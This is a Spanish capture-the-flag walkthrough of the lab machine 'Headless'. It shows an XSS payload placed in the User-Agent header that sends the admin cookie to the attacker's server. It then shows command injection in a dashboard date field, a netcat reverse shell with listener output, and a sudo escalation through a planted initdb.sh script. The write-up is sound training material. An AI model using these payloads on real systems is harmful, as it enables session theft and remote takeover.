

Headless



Descripción

Headless es una máquina de dificultad fácil y está muy focalizada en hacking web, en esta máquina tendremos que emplear nuestros conocimientos sobre JavaScript Para realizar XSS, en la fase de escalada de privilegios simplemente tendremos que abusar de un binario

Enumeración

Vamos a comenzar la fase de enumeración escaneando los puertos abiertos de la máquina víctima


```
sudo nmap -p- --min-rate 5000 -sCV 10.10.11.8
```

```
$ sudo nmap -p- --min-rate 5000 -sCV 10.10.11.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-25 17:37 EDT
Warning: 10.10.11.8 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.8
Host is up (0.063s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_ 256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp   open  http      Werkzeug httpd 2.2.2 (Python 3.11.2)
|_ http-title: Under Construction
|_ http-server-header: Werkzeug/2.2.2 Python/3.11.2
```

Viendo los resultados del escaneo podemos ver el puerto 22 y el puerto 5000 corriendo http

Página web

Si introducimos la ip + el puerto 5000 en el buscador nos saldrá la siguiente página



Antes de empezar a enumerar la web física, vamos a hacer una enumeración de directorios ocultos con gobuster

```
gobuster dir -u http://10.10.11.8:5000 -w /usr/share/wordlists/dirb/common.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.11.8:5000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/dashboard (Status: 500) [Size: 265]
/support (Status: 200) [Size: 2363]
Progress: 4614 / 4615 (99.98%)

Finished
```

Podemos ver el directorio support al que tenemos acceso y dashboard, directorio el cual necesitamos autorización

Si clicamos en el botón "For questions" nos llevará al siguiente formulario

Contact Support

First Name:

Last Name:

Email:

Phone Number:

Message:

A blue rectangular button with the word "Submit" in white text, centered within a light gray rounded rectangle.

Vamos a intentar poner código javascript para ver si es vulnerable a XSS, para eso en un campo del formulario pondremos el siguiente código

```
<script>alert("test")</script>
```

Contact Support


First Name:

Last Name:

Email:

Phone Number:

Message:



Al enviar el formulario nos saldrá lo siguiente

Hacking Attempt Detected

Your IP address has been flagged, a report with your browser information has been sent to the administrators for investigation.

Client Request Information:

Method: POST
URL: http://10.10.11.8:5000/support
Headers: **Host:** 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://10.10.11.8:5000
Connection: keep-alive
Referer: http://10.10.11.8:5000/support
Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
Upgrade-Insecure-Requests: 1
Priority: u=0, i

Sabemos que la aplicación web es vulnerable a XSS, vamos a utilizar la herramienta nikto para encontrar alguna otra vulnerabilidad y tener una visión mas amplia

```
nikto -url http://10.10.11.8:5000
```

```
$ nikto -url http://10.10.11.8:5000
- Nikto v2.5.0
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
+ Target IP: 10.10.11.8
+ Target Hostname: 10.10.11.8
+ Target Port: 5000
+ Start Time: 2025-06-26 19:12:12 (GMT-4)
+ Server: Werkzeug/2.2.2 Python/3.11.2
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differen
  See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie is_admin created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
```

En los resultados del escaneo podemos ver que la Cookie **is_admin** no tiene la httponly flag, por lo que podemos robarla con código JavaScript

Antes de robar ninguna cookie, con burp suite vamos a interceptar la petición del formulario y vamos a probar payloads en distintos campos de la solicitud a ver si conseguimos algo interesante

Hay una vulnerabilidad en el User-Agent de la petición, si envíamos el formulario con un campo con un payload de XSS y interceptamos la petición, borramos el User-agent y colocamos un payload básico de XSS veremos que nos saldrá el pop-up

Pondremos lo siguiente en el formulario

Contact Support

First Name:

Last Name:

Email:

Phone Number:


Message:

```
<script>alert("test")<
/script>|
```

Enviaremos el formulario e interceptaremos con burp suite y modificaremos el User-agent de la siguiente manera

```
Pretty  Raw  Hex
POST /support HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 112
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: <script>alert("test")</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Referer: http://10.10.11.8:5000/support
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=IpVzZXTj-uAlmXlTym8wvibiNaPDWwvB-7fs
```

Ahora, al darle a **Forward** nos saldrá el pop-up



Explotación

Ahora que tenemos la manera de hacer XSS, podemos intentar robar la cookie del administrador escribiendo el siguiente payload en el panel de admin

```
<script>var i=new Image(); i.src="http://NUESTRA IP/?c="+document.cookie;</script>
```


Una vez puesto en el campo de User-agent, tendremos que abrir un servidor python para recibir la cookie

```
python3 -m http.server 80
```


Ahora podremos enviar la petición y recibiremos la cookie en nuestro servidor

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [27/Jun/2025 20:04:43] "GET /?c=is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200 -
```

Ahora que tenemos la cookie vamos a ponerla en el **storage** del directorio web que no tenemos acceso



Sustituiremos la cookie que había por la cookie del admin, actualizaremos la página y ya tendremos acceso



Ahora vamos a repetir el proceso en el navegador de burp suite para analizar la petición

```
Pretty  Raw  Hex
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 Content-Length: 15
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://10.10.11.8:5000
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
1 Referer: http://10.10.11.8:5000/dashboard
2 Accept-Encoding: gzip, deflate, br
3 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
4 Connection: keep-alive
5
6 date=2023-09-15
```

En la petición podremos ver que se envía la fecha en la que queremos que se haga el reporte, vamos a intentar hacer un RCE poniendo punto y coma después de la solicitud de la fecha

```
Accept-Encoding: gzip, deflate, br  
Cookie: is_admin=ImFkbWluIg.dmzDkZNE6  
Connection: keep-alive  
  
date=2023-09-15;whoami|
```

Al enviar la solicitud, si volvemos a la página veremos que nos devuelve el nombre de usuario

Systems are up and running! **dvir**

Vamos a intentar hacer una reverse shell con netcat a nuestra máquina

En la solicitud pondremos lo siguiente

```
date=xxx-xx-xx;nc+-c+sh+IPLOCAL+PUERTO A LA ESCUCHA
```

Poner eso es lo equivalente a esto

```
nc -c sh 10.10.16.6 1234
```

y ahora pondremos el puerto por el que queramos recibir la RV

```
nc -lvnp 1234
```

```
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0
Connection: keep-alive

date=2023-09-15;nc+-c+sh+10.10.16.6+1234
```

Una vez enviada la solicitud, tendremos la RV

```
(kali@kali) [~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.8] 54944
ls
app.py
dashboard.html
hackattempt.html
hacking_reports
index.html
inspect_reports.py
report.sh
support.html
```

Escalada de Privilegios

Vamos a comenzar enumerando los archivos que podemos ejecutar como administrador

```
sudo -l
```

```
Matching Defaults entries for dvir on headless:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User dvir may run the following commands on headless:
  (ALL) NOPASSWD: /usr/bin/syscheck
```

Tenemos el binario syscheck con permisos de administrador y lo podemos ejecutar

Si vemos el contenido de syscheck podremos ver que llama a un recurso llamado [initdb.sh](#) en el directorio en el que se ejecute syscheck, por lo que si creamos un archivo falso que nos de una shell privilegiada podremos escalar privilegios

vamos a crear el archivo falso desde la carpeta [tmp](#)

```
echo -e "#!/bin/bash\n/bin/bash" > /tmp/initdb.sh
```

ahora le daremos permisos de ejecución

```
chmod +x initdb.sh
```

Ahora ejecutaremos syscheck

```
sudo /usr/bin/syscheck
```

Una vez hecho esto, deberíamos ser root

```
Database service is not running. Starting
id
uid=0(root) gid=0(root) groups=0(root)
```